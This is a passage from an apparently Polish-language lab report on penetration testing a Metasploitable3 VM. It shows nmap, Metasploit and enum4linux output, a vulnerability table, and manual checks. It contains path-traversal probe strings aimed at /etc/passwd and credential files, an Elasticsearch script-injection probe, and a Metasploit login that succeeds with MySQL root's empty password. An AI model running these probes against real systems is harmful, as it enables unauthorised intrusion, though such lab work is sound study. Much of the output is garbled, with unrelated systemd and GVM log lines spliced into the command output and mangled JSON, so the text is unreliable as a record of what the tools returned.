| http-CSRF: Couldn't find any CSRF vulnerabilities.
| http-enum:
|   /robots.txt: Robots file
3306/tcp open  mysql      MySQL 5.5.20-log
3700/tcp open  giop
| fingerprint-strings:
|   GetRequest, X11Probe:
|     GIOP
giop:
|   GIOP
|     (IDL:omg.org/SendingContext/CodeBase:1.0
|       192.168.56.103
|       192.168.56.103
|     default
4848/tcp open  ssl/http    Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
| http-phpmyadmin-dir-traversal:
|   VULNERABLE:
|     phpMyAdmin grab_globals.lib.php subform Parameter Traversal Local File Inclusion
|       State: UNKNOWN (unable to test)
|       IDs: CVE: CVE-2005-3299
|       PHP file inclusion vulnerability in grab_globals.lib.php in phpMyAdmin 2.6.4 and 2.6.4-pl1 allows remote attackers to
|       include local files via the $_ redirect parameter, possibly involving the subform array.
|         Disclosure date: 2005-10-nil
|         Extra information:
|           ../../../../../../etc/passwd :
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
  <title>Login</title>
<script type="text/javascript">
<!-- FIXME: add code to ensure we're the top-most frame -->
  if (document.getElementById('layout-doc') != null) {
    // Just refresh the page... login will take over
    window.location = window.location;
  }
</script>
<style type="text/css">
/* clickjacking defense */
body { display : none; }
</style>
<link rel="stylesheet" type="text/css" href="/theme/com/sun/webui/jsf/suntheme/css/css_master.css" />
<script type="text/javascript">
djConfig={
  "isDebug": false,
  "debugAtAllCosts": false,
  "parseWidgets": false
};
</script>
<script type="text/javascript" src="/theme/META-INF/dojo/dojo.js"></script>
<script type="text/javascript" src="/theme/META-INF/json/json.js"></script>
<script type="text/javascript" src="/theme/META-INF/prototype/prototype.js"></script>
<script type="text/javascript" src="/theme/META-INF/com_sun_faces_ajax.js"></script>
<script type="text/javascript">
dojo.hostEnv.setModulePrefix("webui.suntheme", "/theme/com/sun/webui/jsf/suntheme/javascript");
dojo.require("webui.suntheme.*");
</script>
<link id="sun_link5" rel="stylesheet" type="text/css" href="/resource/css/css_ns6up.css" />
</head>
<body id="body3" class="LogBdy" focus="loginform.j_username" style="background-color: #FFFFFF;">
  <div id="header" class="LogTopBnd" style="background:
url('/theme/com/sun/webui/jsf/suntheme/images/login/gradlogtop.jpg') repeat-x; height: 30px;"></div>
  <div class="middle" style="background-image:
url('/theme/com/sun/webui/jsf/suntheme/images/login/gradlogssides.jpg');background-repeat:repeat-x;background-position:left
top; background-color: #D4DCE1;">
    <div class="plugincontent" style="width: 1px; visibility: visible;">
      <div style="height: 435px;background-image: url(/resource/community-theme/images/login-backimage-open.png);
background-repeat:no-repeat;background-position:left top; width: 720px; margin: auto;">
        <div style="width: 460px; padding-top: 160px; margin-left: 310px;">
          
          <form method="POST" class="form" name="loginform" action="j_security_check">
            <table role="presentation">
              <tr>
                <td><label for="Login.username" style="font-weight: bold;">User Name:</label></td>
                <td><input type="text" name="j_username" id="Login.username" tabindex="1" value=""></td>
              </tr>
              <tr>

```

```

<td><label for="Login.password" style="font-weight: bold;">Password:</label>
<td><input type="password" name="j_password" id="Login.password" tabindex="2">
<br>
<td colspan="2" align="center">
<input type="submit" class="Btn1"
       value="Login"
       title="Log In to GlassFish Administration Console" tabindex="3"
       onmouseover="javascript: if (this.disabled==0) this.className='Btn1Hov'"
       onmouseout="javascript: if (this.disabled==0) this.className='Btn1'"
       onblur="javascript: if (this.disabled==0) this.className='Btn1'"
       onfocus="javascript: if (this.disabled==0) this.className='Btn1Hov'"
       name="loginButton" id="loginButton">
<input type="hidden" name="loginButton.DisabledHiddenField" value="true" />
</td>
</tr>
</table>
</form>
</div>
</div>

<script type="text/javascript">
if (false) {
    //submitAndDisable(document.getElementById('loginButton'), 'Login');
    document.getElementById('loginButton').form.submit();
    //document.getElementById('loginButton').form.autocomplete="off";
}
</script>
</div>
</div>
<div class="footer"
style="background-image: url(/theme/com/sun/webui/jsf/suntheme/images/login/gradlogbot.jpg);background-repeat:repeat-x;background-position:left top; color: #FFFFFF; background-color: #4A5C68">
<div id="copyright" style="width: 720px; margin-left: auto; margin-right: auto; padding: 5px;">
<span>Copyright lxC2lxA9 2005, 2013, Oracle and/or its affiliates. All rights reserved. Oracle and Java are registered trademarks of Oracle and/or its affiliates. Other names may be trademarks of their respective owners.</span>
</div>
</div>
<script src="/resource/js/cj.js"></script>
</body>
</html>

```

References:

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3299>

<http://www.exploit-db.com/exploits/1244/>

http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)

http-server-header: GlassFish Server Open Source Edition 4.0

http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to debug)

http-stored-xss: Couldn't find any stored XSS vulnerabilities.

http-csrf: Couldn't find any CSRF vulnerabilities.

ssl-dh-params:

VULNERABLE:

Diffie-Hellman Key Exchange Insufficient Group Strength

State: VULNERABLE

Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks.

Check results:

WEAK DH GROUP 1

Cipher Suite: TLS\_DHE\_RSA\_WITH\_AES\_128\_CBC\_SHA

Modulus Type: Safe prime

Modulus Source: RFC2409/Oakley Group 2

Modulus Length: 1024

Generator Length: 8

Public Key Length: 1024

References:

<https://weakdh.org>

http-vuln-cve2011-3368:

VULNERABLE:

Apache mod\_proxy Reverse Proxy Security Bypass

State: VULNERABLE

IDs: CVE:CVE-2011-3368 BID:49957

An exposure was reported affecting the use of Apache HTTP Server in reverse proxy mode. The exposure could inadvertently expose internal servers to remote users who send carefully crafted requests.

Disclosure date: 2011-10-05

References:

<https://www.securityfocus.com/bid/49957>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3368>

http-dombased-xss: Couldn't find any DOM based XSS.

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

http-stored-xss: Couldn't find any stored XSS vulnerabilities.

http-server-header: Microsoft-HTTPAPI/2.0

http-csrf: Couldn't find any CSRF vulnerabilities.

http-dombased-xss: Couldn't find any DOM based XSS.

```
http-slowloris-check:  
VULNERABLE:  
Slowloris DOS attack  
State: LIKELY VULNERABLE  
IDs: CVE:CVE-2007-6750  
Slowloris tries to keep many connections to the target web server open and hold  
them open as long as possible. It accomplishes this by opening connections to  
the target web server and sending a partial request. By doing so, it starves  
the http server's resources causing Denial Of Service.  
Disclosure date: 2009-09-17  
References:  
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750  
http://ha.ckers.org/slowloris/  
7676/tcp open java-message-service Java Message Service 301  
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)  
8020/tcp open http Apache httpd  
| http-dombased-xss: Couldn't find any DOM based XSS.  
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.  
| http-csrf: Couldn't find any CSRF vulnerabilities.  
http-cookie-flags:  
/tbook.csv:  
    DCJSESSIONID:  
    httponly flag not set  
/ui/vManage.do:  
    DCJSESSIONID:  
    httponly flag not set  
/cwhp/auditLog.do:  
    DCJSESSIONID:  
    httponly flag not set  
http-server-header: Apache  
http-enum:  
/tbook.csv: Snom IP Phone  
/ui/vManage.do: VMWare  
/images/printer.gif: Lexmark Printer  
/cwhp/auditLog.do?file=..\..\..\..\..\..\boot.ini: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966)  
(Windows)  
| /cwhp/auditLog.do?file=..\..\..\..\..\..\Program%20Files\CSCOpx\MDC\Tomcat\webapps\triveni\WEB-INF\classes\schedule.properties: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966) (Windows)  
|  
/cwhp/auditLog.do?file=..\..\..\..\..\..\Program%20Files\CSCOpx\lib\classpath\com\cisco\nm\cmf\dbservice2\DBServer.properties: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966) (Windows)  
| /cwhp/auditLog.do?file=..\..\..\..\..\..\Program%20Files\CSCOpx\log\dbpwdChange.log: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966) (Windows)  
| /api/: Potentially interesting folder  
8022/tcp open http Apache Tomcat/Coyote JSP engine 1.1  
http-enum:  
/tbook.csv: Snom IP Phone  
/ui/vManage.do: VMWare  
/images/printer.gif: Lexmark Printer  
/cwhp/auditLog.do?file=..\..\..\..\..\..\boot.ini: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966)  
(Windows)  
| /cwhp/auditLog.do?file=..\..\..\..\..\..\Program%20Files\CSCOpx\MDC\Tomcat\webapps\triveni\WEB-INF\classes\schedule.properties: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966) (Windows)  
|  
/cwhp/auditLog.do?file=..\..\..\..\..\..\Program%20Files\CSCOpx\lib\classpath\com\cisco\nm\cmf\dbservice2\DBServer.properties: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966) (Windows)  
| /cwhp/auditLog.do?file=..\..\..\..\..\..\Program%20Files\CSCOpx\log\dbpwdChange.log: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966) (Windows)  
| /api/: Potentially interesting folder  
http-server-header: Apache-Coyote/1.1  
http-stored-xss: Couldn't find any stored XSS vulnerabilities.  
http-dombased-xss: Couldn't find any DOM based XSS.  
http-csrf: Couldn't find any CSRF vulnerabilities.  
http-cookie-flags:  
/tbook.csv:  
    DCJSESSIONID:  
    httponly flag not set  
/ui/vManage.do:  
    DCJSESSIONID:  
    httponly flag not set  
/cwhp/auditLog.do:  
    DCJSESSIONID:  
    httponly flag not set  
8031/tcp open ssl/unknown  
ssl-dh-params:  
VULNERABLE:  
Anonymous Diffie-Hellman Key Exchange MitM Vulnerability  
State: VULNERABLE  
Transport Layer Security (TLS) services that use anonymous  
Diffie-Hellman key exchange only provide protection against passive  
eavesdropping, and are vulnerable to active man-in-the-middle attacks  
which could completely compromise the confidentiality and integrity  
of any data exchanged over the resulting session.
```

Check results:  
ANONYMOUS DH GROUP 1  
Cipher Suite: TLS\_DH\_anon\_WITH\_AES\_128\_CBC\_SHA  
Modulus Type: Non-safe prime  
Modulus Source: sun.security.provider/768-bit DSA group with 160-bit prime order subgroup  
Modulus Length: 768  
Generator Length: 768  
Public Key Length: 768  
References:  
<https://www.ietf.org/rfc/rfc2246.txt>

8032/tcp open desktop-central ManageEngine Desktop Central DesktopCentralServer  
8080/tcp open http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)  
http-litespeed-sourcecode-download:  
Litespeed Web Server Source Code Disclosure (CVE-2010-2333)  
/index.php source code:  
http-server-header: GlassFish Server Open Source Edition 4.0  
http-stored-xss: Couldn't find any stored XSS vulnerabilities.  
http-dombased-xss: Couldn't find any DOM based XSS.

http-slowloris-check:  
VULNERABLE:  
Slowloris DOS attack  
State: LIKELY VULNERABLE  
IDs: CVE:CVE-2007-6750  
Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service.

Disclosure date: 2009-09-17  
References:  
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750>  
<http://ha.ckers.org/slowloris/>

http-csrf: Couldn't find any CSRF vulnerabilities.

http-enum:  
/sdk/../../../../etc/vmware/hostd/vmlInventory.xml: Possible path traversal in VMWare (CVE-2009-3733)  
/sdk/%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E/etc/vmware/hostd/vmlInventory.xml: Possible path traversal in VMWare (CVE-2009-3733)  
/../../../../etc/passwd: Possible path traversal in URI  
/../../../../boot.ini: Possible path traversal in URI  
...%2f.%2f..%2f..%2f..%2f..%2f..%2f..%2f/var/mobile/Library/AddressBook/AddressBook.sqlite: Possible iPhone/iPod/iPad generic file sharing app Directory Traversal (iOS)

8181/tcp open ssl/http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)  
http-dombased-xss: Couldn't find any DOM based XSS.

http-slowloris-check:  
VULNERABLE:  
Slowloris DOS attack  
State: LIKELY VULNERABLE  
IDs: CVE:CVE-2007-6750  
Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service.

Disclosure date: 2009-09-17  
References:  
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750>  
<http://ha.ckers.org/slowloris/>

http-stored-xss: Couldn't find any stored XSS vulnerabilities.  
http-csrf: Couldn't find any CSRF vulnerabilities.  
http-server-header: GlassFish Server Open Source Edition 4.0

ssl-dh-params:  
VULNERABLE:  
Diffie-Hellman Key Exchange Insufficient Group Strength  
State: VULNERABLE  
Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks.

Check results:  
WEAK DH GROUP 1  
Cipher Suite: TLS\_DHE\_RSA\_WITH\_AES\_128\_CBC\_SHA  
Modulus Type: Safe prime  
Modulus Source: RFC2409/Oakley Group 2  
Modulus Length: 1024  
Generator Length: 8  
Public Key Length: 1024  
References:  
<https://weakdh.org>

http-litespeed-sourcecode-download:  
Litespeed Web Server Source Code Disclosure (CVE-2010-2333)  
/index.php source code:  
8222/tcp closed unknown  
8282/tcp open http Apache Tomcat/Coyote JSP engine 1.1  
http-dombased-xss: Couldn't find any DOM based XSS.

http-server-header: Apache-Coyote/1.1

| http-stored-xss: Couldn't find any stored XSS vulnerabilities.  
| http-csrf: Couldn't find any CSRF vulnerabilities.  
| http-enum:  
| /examples/: Sample scripts  
| /manager/html/upload: Apache Tomcat (401 Unauthorized)  
| /manager/html: Apache Tomcat (401 Unauthorized)  
| /axis2/axis2-web/HappyAxis.jsp: Apache Axis2  
| /axis2/: Apache Axis2  
| /docs/: Potentially interesting folder  
| http-slowloris-check:  
| | VULNERABLE:  
| | Slowloris DOS attack  
| | State: LIKELY VULNERABLE  
| | IDs: CVE:CVE-2007-6750  
| | Slowloris tries to keep many connections to the target web server open and hold  
| | them open as long as possible. It accomplishes this by opening connections to  
| | the target web server and sending a partial request. By doing so, it starves  
| | the http server's resources causing Denial Of Service.  
| | Disclosure date: 2009-09-17  
| | References:  
| | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750  
| | http://ha.ckers.org/slowloris/  
| 8383/tcp open http Apache httpd  
| http-csrf: Couldn't find any CSRF vulnerabilities.  
| http-dombased-xss: Couldn't find any DOM based XSS.  
| http-server-header: Apache  
| http-slowloris-check:  
| | VULNERABLE:  
| | Slowloris DOS attack  
| | State: LIKELY VULNERABLE  
| | IDs: CVE:CVE-2007-6750  
| | Slowloris tries to keep many connections to the target web server open and hold  
| | them open as long as possible. It accomplishes this by opening connections to  
| | the target web server and sending a partial request. By doing so, it starves  
| | the http server's resources causing Denial Of Service.  
| | Disclosure date: 2009-09-17  
| | References:  
| | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750  
| | http://ha.ckers.org/slowloris/  
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.  
8443/tcp open ssl/https-alt?  
ssl-dh-params:  
| VULNERABLE:  
| Anonymous Diffie-Hellman Key Exchange MitM Vulnerability  
| State: VULNERABLE  
| Transport Layer Security (TLS) services that use anonymous  
| Diffie-Hellman key exchange only provide protection against passive  
| eavesdropping, and are vulnerable to active man-in-the-middle attacks  
| which could completely compromise the confidentiality and integrity  
| of any data exchanged over the resulting session.  
| Check results:  
| ANONYMOUS DH GROUP 1  
| Cipher Suite: TLS\_DH\_anon\_WITH\_AES\_128\_CBC\_SHA  
| Modulus Type: Non-safe prime  
| Modulus Source: sun.security.provider/768-bit DSA group with 160-bit prime order subgroup  
| Modulus Length: 768  
| Generator Length: 768  
| Public Key Length: 768  
| References:  
| https://www.ietf.org/rfc/rfc2246.txt  
| http-aspNet-debug: ERROR: Script execution failed (use -d to debug)  
| http-slowloris-check:  
| | VULNERABLE:  
| | Slowloris DOS attack  
| | State: LIKELY VULNERABLE  
| | IDs: CVE:CVE-2007-6750  
| | Slowloris tries to keep many connections to the target web server open and hold  
| | them open as long as possible. It accomplishes this by opening connections to  
| | the target web server and sending a partial request. By doing so, it starves  
| | the http server's resources causing Denial Of Service.  
| | Disclosure date: 2009-09-17  
| | References:  
| | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750  
| | http://ha.ckers.org/slowloris/  
| http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)  
8444/tcp open desktop-central ManageEngine Desktop Central DesktopCentralServer  
8555/tcp closed d-fence  
8686/tcp open java-rmi Java RMI  
9200/tcp open elasticsearch Elastic elasticsearch 1.1.1  
| http-slowloris-check:  
| | VULNERABLE:

```
Host script results:  
_smb-vuln-ms10-054: false  
_smb-vuln-ms17-010:  
| VULNERABLE:  
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)  
|     State: VULNERABLE  
|     IDs: CVE:CVE-2017-0143  
|     Risk factor: HIGH  
|     A critical remote code execution vulnerability exists in Microsoft SMBv1  
|     servers (ms17-010).  
  
| Disclosure date: 2017-03-14  
| References:  
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143  
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/  
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx  
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED  
_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
Nmap done: 1 IP address (1 host up) scanned in 741.79 seconds

```
(kali㉿kali)-[~]
└─$ nmap -p 3306 --script mysql-empty-password,mysql-vuln-cve2012-2122 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-12 08:09 EST [uses libnmap 7.95]
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or
specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00061s latency).
Please wait for the GVM services to start.
PORT      STATE SERVICE
3306/tcp  open  mysql  refresh your browser once it opens,
|_ mysql-empty-password:
|   root account has empty password (stamp): https://127.0.0.1:3392
MAC Address: 08:00:27:D5:AE:9C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 6.03 seconds
           Show more service details.
```

## Metasploit

```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 10
THREADS => 10
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.56.103:          - 192.168.56.103:22 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:139 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:135 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:445 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:1617 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:3000 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:3306 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:3389 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:3700 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:4848 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:5985 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:7676 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8009 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8020 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8019 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8022 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8027 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8028 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8031 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8032 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8080 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8181 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8282 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8383 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8443 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8444 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8484 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8585 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:8686 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:9200 - TCP OPEN
[+] 192.168.56.103:          - 192.168.56.103:9300 - TCP OPEN
[*] 192.168.56.103:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > █
```

enum4linux

```
( Users on 192.168.56.103 )
Jan 12 07:37:12 kali systemd[1]: gvmd.service: Can't open PID File '/run/gvmd/gvmd.pid' (yet?) after start
No such file or directory
[E] Couldn't find users using querydisplinfo: NT_STATUS_ACCESS_DENIEDilly.
Jan 12 07:37:13 kali systemd[1]: Stopped gvmd.service - Greenbone Vulnerability Manager daemon (gvmd).
● ospd-openvas.service - OSPD Wrapper for the OpenVAS Scanner (ospd-openvas)
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED(isable; preset: disabled)
  Active: inactive (dead)
    Docs: man:ospd-openvas(8)
( Share Enumeration on 192.168.56.103 )

do_connect: Connection to 192.168.56.103 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND) iVAS Scanner (ospd-openvas)
Jan 12  Sharename=1 sysType=1 Comment=ospd-openvas.service - OSPD Wrapper for the OpenVAS Scanner (ospd-openvas)
Reconnecting with SMB1 for workgroup listing. t-openvas.service - OSPD Wrapper for the OpenVAS Scanner (ospd
Unable to connect with SMB1 -- no workgroup available
Jan 12 07:37:14 kali systemd[1]: ospd-openvas.service: Deactivated successfully.
[+] Attempting to map shares on 192.168.56.103 penvas.service - OSPD Wrapper for the OpenVAS Scanner (ospd

( Password Policy Information for 192.168.56.103 )
● notus-scanner.service - Notus Scanner
  Loaded: loaded (/usr/lib/systemd/system/notus-scanner.service; disabled; preset: disabled)
[E] Unexpected error from polenum:
  Docs: https://github.com/greenbone/notus-scanner

Jan 12 06:34:55 kali notus-scanner[23260]: SystemExit:
[+] Attaching to 192.168.56.103 using a NULL share: Main process exited, code=exited, status=1/FAILURE
Jan 12 06:34:55 kali systemd[1]: notus-scanner.service: Failed with result 'exit-code'.
[+] Trying protocol 139/SMB ...
Jan 12 06:35:55 kali systemd[1]: notus-scanner.service: Scheduled restart job, restart counter is at 37.
Jan 12 06:35:55 [!] Protocol failed: Cannot request session (Called Name:192.168.56.103)
Jan 12 06:35:55 kali notus-scanner[23801]: 2025-01-12 06:35:55,788 notus-scanner: INFO: (notus.scanner.daem
[+] Trying protocol 445/SMB ...
Jan 12 07:11:13 kali systemd[1]: Stopping notus-scanner.service - Notus Scanner...
Jan 12 07:11:13 [!] Protocol failed: SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A
process has requested access to an object but has not been granted those access rights.

( Groups on 192.168.56.103 )
● notus-scanner.service - Notus Scanner
  Loaded: loaded (/usr/lib/systemd/system/notus-scanner.service; disabled; preset: disabled)
[E] Failed to get password policy with rpcclient
[?]
[>] You might need to refresh your browser once it opens.
[>]
( Groups on 192.168.56.103 )

Job for gvmd.service failed because a timeout was exceeded.
[+] Getting builtin groups:service" and "journalctl -xeu gvmd.service" for details.

( Groups on 192.168.56.103 )
● notus-scanner.service - Notus Scanner
  Loaded: loaded (/usr/lib/systemd/system/notus-scanner.service; disabled; preset: disabled)
[+] Getting local groups:268]
  Docs: https://github.com/greenbone/notus-scanner

[+] Getting local group memberships:268]: SystemExit:
Jan 12 06:34:55 kali systemd[1]: notus-scanner.service: Main process exited, code=exited, status=3/FAILURE
Jan 12 06:34:55 kali systemd[1]: notus-scanner.service: Failed with result 'exit-code'.
[+] Getting domain groups: 11: notus-scanner.service: Scheduled restart job, restart counter is at 37.
Jan 12 06:34:55 kali systemd[1]: Starting notus-scanner.service - Notus Scanner...
Jan 12 06:34:55 kali systemd[1]: Started notus-scanner.service - Notus Scanner.
[+] Getting domain group memberships: 11: 2025-01-12 06:35:55,788 notus-scanner: INFO: (notus.scanner.daem
Jan 12 07:12:12 kali notus-scanner[1]: Starting notus-scanner version 0.23.6.4
Jan 12 07:12:12 kali systemd[1]: Started notus-scanner.service - Notus Scanner...
( Users on 192.168.56.103 via RID cycling (RIDs: 500-550,1000-1050) )
Jan 12 07:22:13 kali systemd[1]: Stopped notus-scanner.service - Notus Scanner.

[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.

[>] Please wait for the GVM services to start.
( Getting printer info for 192.168.56.103 )
[>] You might need to refresh your browser once it opens.
do_cmd: Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
[>] Web UI | Greenbone Security Assistant | https://127.0.0.1:9302

enum4linux complete on Sun Jan 12 07:35:11 2025 is extended.
the system's status and services and "journalctl -xeu gvmd.service" for details.
```

### 3.2 Oprogramowanie Metasploitable - znalezione podatności

<b>Podatność</b>	<b>Opis podatności</b>
MS17-010 (EternalBlue)	Podatność umożliwiająca zdalne wykonanie kodu na serwerach SMBv1. Wykorzystywana przez ransomware WannaCry.
GlassFish Server (CVE-2011-0807)	Podatność GlassFish Server umożliwiająca zdalne wykonanie kodu poprzez niezabezpieczony endpoint.
Apache mod_proxy (CVE-2011-3368)	Luka w Apache pozwalająca na obejście zabezpieczeń reverse proxy i dostęp do wewnętrznych zasobów.
Diffie-Hellman Weak Key Exchange	Użycie słabych grup Diffie-Hellmana może umożliwić podsłuchanie zaszyfrowanej komunikacji.
Slowloris DoS (CVE-2007-6750)	Atak DoS utrzymujący otwarte połączenia HTTP, powodujący wyczerpanie zasobów serwera.
MySQL root bez hasła	Brak hasła dla konta root w MySQL umożliwia pełny dostęp do bazy danych bez autoryzacji.
Apache Axis2 (CVE-2010-0219)	Dostęp do panelu administracyjnego Apache Axis2 umożliwia przesyłanie złośliwych usług webowych.

## **4. Identyfikacja podatności metodami ręcznymi - oprogramowanie Metasploitable**

### **4.1 Oprogramowanie Metasploitable - screeny znalezionych ręcznie podatności**

```
(kali㉿kali)-[~]scanner version 22.6.4.
$ curl -X GET http://192.168.56.103:9200notus-scanner.service
Jan 12 07:27:13 kali systemd[1]: notus-scanner.service: Deactivated
Jan 12 07:27:13 kali systemd[1]: Stopped notus-scanner.service.
{
  "status" : 200,
  "name" : "Terraxia",gvm
  "version" : {
    "rt"
    [>] "number": "1.1.1", GVM services to start.
    [>] "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
    [>] "build_timestamp" : "2014-04-16T14:27:12Z", it opens.
    [>] "build_snapshot" : false,
    [>] "lucene_version": "4.7"ity Assistant): https://127.0.0.1:9
    },
    "tagline": "You Know, for Search" a timeout was exceeded.
  }See "systemctl status gvmd.service" and "journalctl -xeu gvmd.s
```

```
[kali㉿kali)-[~] curl -X POST "http://192.168.56.103:9200/_search?pretty"-d "{<!-- N
on "size": 1,
"script_fields": {
  "systemd[1]: ospd-openvas.service": {
    "consumed": 3min 3
    "test": {
      "notus": {
        "script": "1+1"
      }
    }
  }
}
} Active: inactive (dead)
}
Docs: https://github.com/greenbone/notus-scanner

{"@version": 12, "@_id": "23260", "@_index": "metasploitable3", "@_score": 1.0, "@_type": "message"}, {"@version": 12, "@_id": "23260", "@_index": "metasploitable3", "@_score": 1.0, "@_type": "message"}]
```

```
[kali㉿kali)-[~] curl -X POST "http://192.168.56.103:9200/_search?pretty"-d "{<!-- N
on "size": 1, @version": 12, @_id": "23260", @_index": "metasploitable3", @_score": 1.0, @_type": "message"}, {"@version": 12, @_id": "23260", @_index": "metasploitable3", @_score": 1.0, @_type": "message"}]
```

```

msf6 auxiliary(scanner/http/http_version) > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 auxiliary(scanner/mysql/mysql_login) > set RPORT 3306
RPORT => 3306
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_login) > set PASSWORD ''
PASSWORD =>
msf6 auxiliary(scanner/mysql/mysql_login) > run

[*] 192.168.56.103:3306 - 192.168.56.103:3306 - Found remote MySQL version 5.5.20
[!] 192.168.56.103:3306 - No active DB -- Credential data will not be saved!
[*] 192.168.56.103:3306 - 192.168.56.103:3306 - Success: 'root:'
[*] 192.168.56.103:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.103:3306 - Bruteforce completed, 1 credential was successful.
[*] 192.168.56.103:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed

msf6 auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 auxiliary(scanner/mysql/mysql_version) > run
[*] 192.168.56.103:3306 - 192.168.56.103:3306 is running MySQL 5.5.20-log (protocol 10)
